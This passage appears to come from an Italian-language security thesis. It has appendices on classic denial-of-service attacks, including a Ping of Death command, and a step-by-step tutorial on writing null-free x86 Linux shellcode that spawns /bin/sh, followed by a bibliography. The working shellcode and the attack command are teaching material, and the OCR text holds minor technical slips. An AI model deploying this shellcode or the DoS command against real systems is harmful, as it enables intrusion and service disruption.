- PING OF DEATH. Questo attacco è stato il primo effettivo attacco di tipo DOS, sfruttava il fatto che i vecchi sistemi operativi si bloccavano se ricevevano un pacchetto più grande di 64K (dovuto alla natura dei datagrammi TCP/IP) era quindi sufficiente un semplice ping –l 65527 host per mettere in grave difficoltà il server attaccato (come era semplice una volta ☺)
- LAND ATTACK. Anche questo tipo di DOS ha i suoi anni, questo attacco era strutturato in questo modo:
    - L’attaccante plasmava un pacchetto ‘ping’ inviandolo al server con all’interno del pacchetto ‘maligno’ l’indirizzo del server stesso; in questo modo il server entrava in una sorta di loop infinito che pian piano gli esauriva tutte le risorse.

- TEAR DROP. Questo attacco sfrutta il fatto che la rete riceve i pacchetti frammentandoli. Ogni frammento del pacchetto ha negli header l'offset per il giusto ricollocamento del medesimo nel riassemblaggio dell'intero pacchetto. Se si interviene modificando l'offset in modo che il frammento sovrapponga un altro frammento, si cuserà una sorta di loop request generando DOS.

Non sono, chiaramente, tutte le tecniche basate sul Denial Of Service, ma sono sicurmente le tecniche più utilizzate e più conosciute, nel caso in cui il lettore voglia approfondire la conoscenza lo invito a visitare il sito (www.hacklab.tk) da cui è stato preso spunto per scrivere questa appendice.

Appendice C.

In questa appendice verrà trattata la scrittura di uno ShellC0de, questa tecnica molto famosa, inventata da AlephOne consiste nell esecuzione arbitraria di codice malizioso sfruttando il mancao controllo delle zone di memoria sulle quali “gira” il processo in esecuzione. Prima di partire con un esempio pratico diamo alcune definizioni di importanza rilevante: definiamo lo STACK.

Lo stack `e una struttura dati astratta (ADT) molto utilizzata nelle architettture informatiche odierne.
Per struttura dati astratta si intende un modello di struttura in grado di immagazzinare i dati e di compiere operazioni sui dati inseriti. Uno stack pu`o essere rappresentato come una pila di oggetti, vincolata dal fatto che la rimozione e l’aggiunta degli elementi pu`o essere fatta solo in cima. Si pu`o parlare quindi di una struttura LIFO (Last In First Out), dove l’ultimo elemento ad entrare nello stack `e anche il primo ad uscire.
I metodi principali definibili di uno stack sono 3: PUSH, POP e TOP (dove per metodo si intende una funzione eseguibile dallo stack).
PUSH `e il metodo standard per l’aggiunta degli oggetti allo stack, POP serve a leggere ed a togliere l’elemento in cima allo stack mentre TOP esegue solamente la lettura dell’oggetto pi`u in alto nella pila senza levarlo dalla stessa.
Le prestazioni di uno stack sono ottimali; ogni operazione effettuabile ha prestazioni asintotiche O(1), cio`e il numero di elementi contenuti non influenza minimamente le prestazioni ottenibili, che dipendono invece dal tipo di implementazione effettuato dagli sviluppatori.
La creazione di una struttura dati come lo stack deriva dalla necessit`a di avere un’architettura pi`u consona possibile ai linguaggi di programmazione ad alto

livello (molto pi`u simili al linguaggio parlato che al linguaggio adottato dalla macchina). Non `e difficile trovare implementazioni di stack nelle moderne apparecchiature.
Lo stack si presta infatti agevolmente al passaggio degli argomenti
di una funzione e all'archiviazione di dati sequenziali LIFO come la sospensione dei metodi in un programma ed `e la struttura utilizzata dalle architettetture i386 per la gestione delle variabili in memoria durante l'esecuzione di un programma.
Per rendersi conto di come funzioni l'exploit della vulnerabilit`a generata dai buffer overflow bisogna aver chiaro come i processi vengano allocati nella memoria.
Ogni processo attivo possiede tre regioni di memoria con caratteristiche differenti, generalmente individuate con i nomi Text, Data e Stack. La regione Text è fissata dal programma e contiene istruzioni e dati raggiungibili in modalità di sola lettura. Un eventuale accesso in scrittura a questa zona produce un errore irreversibile che termina il programma. La regione Data contiene dati inizializzati, dati non inizializzati e indirizza anche le variabili statiche, imagazzinate in questa regione di memoria.
La dimensione di questa regione di memoria pu`o essere modificata da una chiamata mata di sistema particolare e nel caso venga esaurito lo spazio di memoria allocata per il processo, questo viene reimpostato dallo scheduler con una dimensione di memoria più grande della precendente. Questa zona di memoria viene comunemente chiamata come zona DATA-BSS di un file eseguibile.
La terza regione di memoria allocata per ogni processo è lo stack dove vengono memorizzate le variabili non statiche del programma ed è l'oggetto della vulnerabilità

a trattata.

Data per scontata la programmazione in C e la programmazione di basso livello Assembler, andiamo a creare un vero esempio di ShellC0de che ci permetta di 'lanciare' /bin/sh con permessi di root. Per fare questo abbiamo bisogno della funzione execve() indentificata dalla systemcall numero 11 (0x1 in esadecimanle).

execve() richiede I seguenti argomenti :

- puntatore a /bin/sh
- puntatore al puntatore a /bin/sh
- puntatore a NULL

Sucessivamente andrà inserita la funzione exit(0) per non inciampare in un ciclo infinito. Di seguito viene riportato un semplice schema riassuntivo:




Figura C.1: *Schema riassuntivo dell'esecuzione di /bin/sh*

Il codice dovrà:

- terminare /bin/sh con un byte Nullo (#)
- mettere l'indirizzo di /bin/sh in %ebx

- mettere l'indirizzo di PPPP, quindi l'indirizzo dove si trova il puntatore a /bin/sh in %ecx
- mettere l'indirizzo di NNNN in %edx

Di seguito il codice C (Asm):

shellcode.c

```
1.  main()
2.  {
3.
4.          __asm__("
5.
6.          jmp 0x08048348
7.
8.          pop %esi
9.
10.          xorl %eax,%eax
11.
12.          #termino /bin/sh
13.          movb %ah,0x7(%esi)
14.
15.          #muovo il puntatore a /bin/sh subito dopo il null byte
16.          movl %esi,0x8(%esi)
17.
18.          #muovo il NULL byte dopo il puntatore a /bin/sh
19.          movl %eax,0xc(%esi)
20.
21.          #carico l'indirizzo effettivo di PPPP in %ecx
22.          leal 0x8(%esi),%ecx
23.
24.          #carico l'indirizzo effettivo di NNNN in %edx
25.          leal 0xc(%esi),%edx
```

Figura C.2: *Prima parte del codice C(Asm) per ShellC0de*

```
26.
27.         #carico l'indirizzo di /bin/sh in %ebx
28.         movl %esi,%ebx
29.
30.         movl $0xb,%eax
31.         int $0x80
32.
33.         #exit(0)
34.         movl $0x0,%ebx
35.         movl $0x1,%eax
36.         int $0x80
37.
38.         call 0x08048321
39.         .string \"/bin/sh\"
40.
41.         ");
42.
43. }
```

Figura C.3: *Seconda parte del codice C(Asm) per ShellC0de*

Andando a disassemblare il codice con il comando *gdb <nomeShellC0de>* otteniamo il seguente risultato:

```
(gdb) x/50bx main+16
0x804831c <main+16>:    0xe9    0x27    0x00    0x00    0x00    0x5e    0x31    0xc0
0x8048324 <main+24>:    0x88    0x66    0x07    0x89    0x76    0x08    0x89    0x46
0x804832c <main+32>:    0x0c    0x8d    0x4e    0x08    0x8d    0x56    0x0c    0x89
0x8048334 <main+40>:    0xf3    0xb8    0x0b    0x00    0x00    0x00    0xcd    0x80
0x804833c <main+48>:    0xbb    0x00    0x00    0x00    0x00    0xb8    0x01    0x00
0x8048344 <main+56>:    0x00    0x00    0xcd    0x80    0xe8    0xd4    0xff    0xff
0x804834c <main+64>:    0xff    [qui]
(gdb)
```

Figura C.4: *Risultato del disassemblaggio*

Copiando il risultato in un file Shell.c, sostituendo ad ogni “0x” uno “\x” otteniamo il seguente risultato:

shell.c

```
1.  char shellcode[]=
2.  "\xe9\x27\x00\x00\x00\x5e\x31\xc0"
3.  "\x88\x66\x07\x89\x76\x08\x89\x46"
4.  "\x0c\x8d\x4e\x08\x8d\x56\x0c\x89"
5.  "\xf3\xb8\x0b\x00\x00\x00\xcd\x80"
6.  "\xbb\x00\x00\x00\x00\xb8\x01\x00"
7.  "\x00\x00\xcd\x80\xe8\xd4\xff\xff"
8.  "\xff"
9.  "/bin/sh";
10.
11.
12.  main()
13.  {
14.
15.          printf("\nIndirizzo shellcode: %p\n", shellcode);
16.
17.          __asm__("call 0x8049480");
18.
19.  }
```

Figura C.5: *ShellC0de ottenuto*

Abbiamo ottenuto un classico “NULL-ShellC0de”, ora siamo difronte ad un grosso problema; in C una stringa viene individuata in memoria tramite due punti di riferiment, il punto di inizio e il punto di fine che sono rappresentati rispettivamente dall’indirizzo della stringa e dal byte NULL che la termina. Passando uno ShellC0de ad un software qualsiasi esso lo interpreterà fino al primo byte nullo, bisogna fare in modo di elimiare i byte nulli all’interno dello ShellC0de per fare in modo che esso sia totalmente interpretato (per permettere ciò è necessario modificare il codice Asm). Esistono vari modi per affrontare il problema; vediamone alcuni:

- Primo metodo: I null pointer sono presenti nelle MOV in quanto tilizziamo registri da 32 bit mettendoci all'interno valori da 8 bit. Si risolve il problema utilizzando semplicemente registri da 8 bit.
- Secondo metodo: Il nostro scopo è quello di ottenere il valore 0xe, quindi il valore 14 in decimale. La soluzione a questo problema è la seguente:
    - Mettere in %edx un valore 32 bit tipo 0Xffffffff privo di null byte
    - Sottraiamo da %edx un valore tale che il risultato della sottrazione sia proprio 0xe, quindi 14 in %edx ed avremo 14.
- Terzo metodo: azzerare %edx e poi incrementarlo ciclicamente fino a raggiungere 14.

Utilizzando alcune di queste tecniche appena elencate e commentando adeguatamente il codice ottenuto, si arriva al seguente risultato:

shellcode.c

```
1.  char shellcode[]=
2.  "\xeb\x1f"                      /* jmp    +0x1f */
3.  "\x5e"                          /* pop    %esi */
4.  "\x31\xc0"                      /* xor    %eax,%eax */
5.  "\x88\x46\x07"                  /* mov    %al,0x7(%esi) */
6.  "\x89\x76\x08"                  /* mov    %esi,0x8(%esi) */
7.  "\x89\x46\x0c"                  /* mov    %eax,0xc(%esi) */
8.  "\x8d\x4e\x08"                  /* lea    0x8(%esi),%ecx */
9.  "\x8d\x56\x0c"                  /* lea    0xc(%esi),%edx */
10.  "\x89\xf3"                      /* mov    %esi,%ebx */
11.  "\xb0\x0b"                      /* mov    $0xb,%al */
12.  "\xcd\x80"                      /* int    $0x80 */
13.  "\x31\xdb"                      /* xor    %ebx,%ebx */
14.  "\x89\xd8"                      /* mov    %ebx,%eax */
15.  "\x40"                          /* inc    %eax */
16.  "\xcd\x80"                      /* int    $0x80 */
17.  "\xe8\xdc\xff\xff\xff"  /* call   0x8048321 */
18.  "/bin/sh";
19.
20.
21.  main()
22.  {
23.
24.          printf("\nIndirizzo shellcode: %p\n", shellcode);
25.
26.          __asm__("call 0x8049480");
27.
28.  }
```

Figura C.6: *ShellC0de Finale*

Questo ShellC0de è perfettamente funzionante, stato tratto dall' articolo di Andrea Fabrizi "Creazione di ShellC0de" risulta essere particolarmente semplice ed efficiente.

Bibliografia & Sitografia.

[1] Andrew S. Tanenbaum *Reti di Calcolatori (*Quara Edizione) Prentice Hall.
Vrije Universiteit Amsterdam Olanda. Pearson Education Italia s.r.l.
(http: // www.hpe.pearsoned.it)

[2] Rivista ICT Security (ISSN 1724-1987)
Actalis S.p.A. ICT Sequrity Company Labs.
(http:// www.actalis.it)

[3] Childt *Java 2 Quinta Edizione* Mc Grawhill.
Publishing Group Italia Milano. A Division of TheMcGraw-Hill Comp.
(http://www.mcgraw-hill.it)

[4] Peterson *Linux Quinta Edizione* Mc GrawHill.
Publishing Group Italia Milano. A Division of TheMcGraw-Hill Comp.
(http://www.mcgraw-hill.it)

[5] Herbert Schildt *Linguaggio C++* Mc GrawHill.
Publishing Group Italia Milano. A Division of TheMcGraw-Hill Comp.
(http://www.mcgraw-hill.it)

[6] Intelligent Data Analysis Journal.

[7] Stuart McClure Joel Scambray George Kurtz *Hacker!* APOGEO.
Original title: *Hacking Exposed Fourth Edition. Network Security & Solutions.* Codice: ISDN 88-503-2124-4
(http://www.apogeo.it)

[8] Prof. Berta Buttarazzi slide(2005 analisi tecniche di attacco)
Università La Sapienza di Roma

[9] W.Richard Stevens *UNIX Network Programming* PTR
Library of Congress Cataloging-in-Publication Data.

Stevens, W. Richard. Codice: ISBN 0-13-490012-x
Editorial/Production Supervision: Eileen Clarck.
Marketing Manager: Miles Williams Buyer: Alexis R.Heydt
Cover Design: Scott Weiss.Cover Design Direction: Gerry Votta.
Editorial Assistant: Noreen Regina.
(http://www.prenhall.com)

[10] http://www.nagios.org/ (2005)
Comunità ufficiale di Nagios.

[11] http://www.itss.it/ (2005).
Utilizzato per i numerosi forum in esso presenti.

[12] http://www.ieee-security.org/ (2005)
Rivista ufficiale di sicurezza dell'IEEE.

[13] http://www.marcopagnanini.it/ (2005).
Home Page di Marco Pagnamini.

[14] http://openskills.info/ (2005).
Prelevati numerosi Tutorial.

[15] http://www.rrsecurity.info (2005).
Ottimo sito sulla sicurezza informatica

[16] http://freequaos.host.sk/ (2005).
Classico Sequrity Péortal da cui sono state prelevate numerose informazioni su ArpWatch.

[17] http://www.lorenzobettini.it/ (2005).
Home Page di Lorenzo Bettini PhDstudent in Computer Sience.

[18] http://steve-parker.org/ (2005).

Home Page Steve Parker Full Professor in MIT.

[19] http://www.w3.org/ (2005).

Sito Ufficiale del W3C.

[20] http://www.zone-h.org (2005).

Termometro ufficiale sulla sicurezza informatica.

[21] http://www.blackhat.org (2005)

Ex-Comunity dei black-hat italiani

[22] http://www.honeynet.org (2005)

Sito Ufficiale del metodo di Analisi Honey.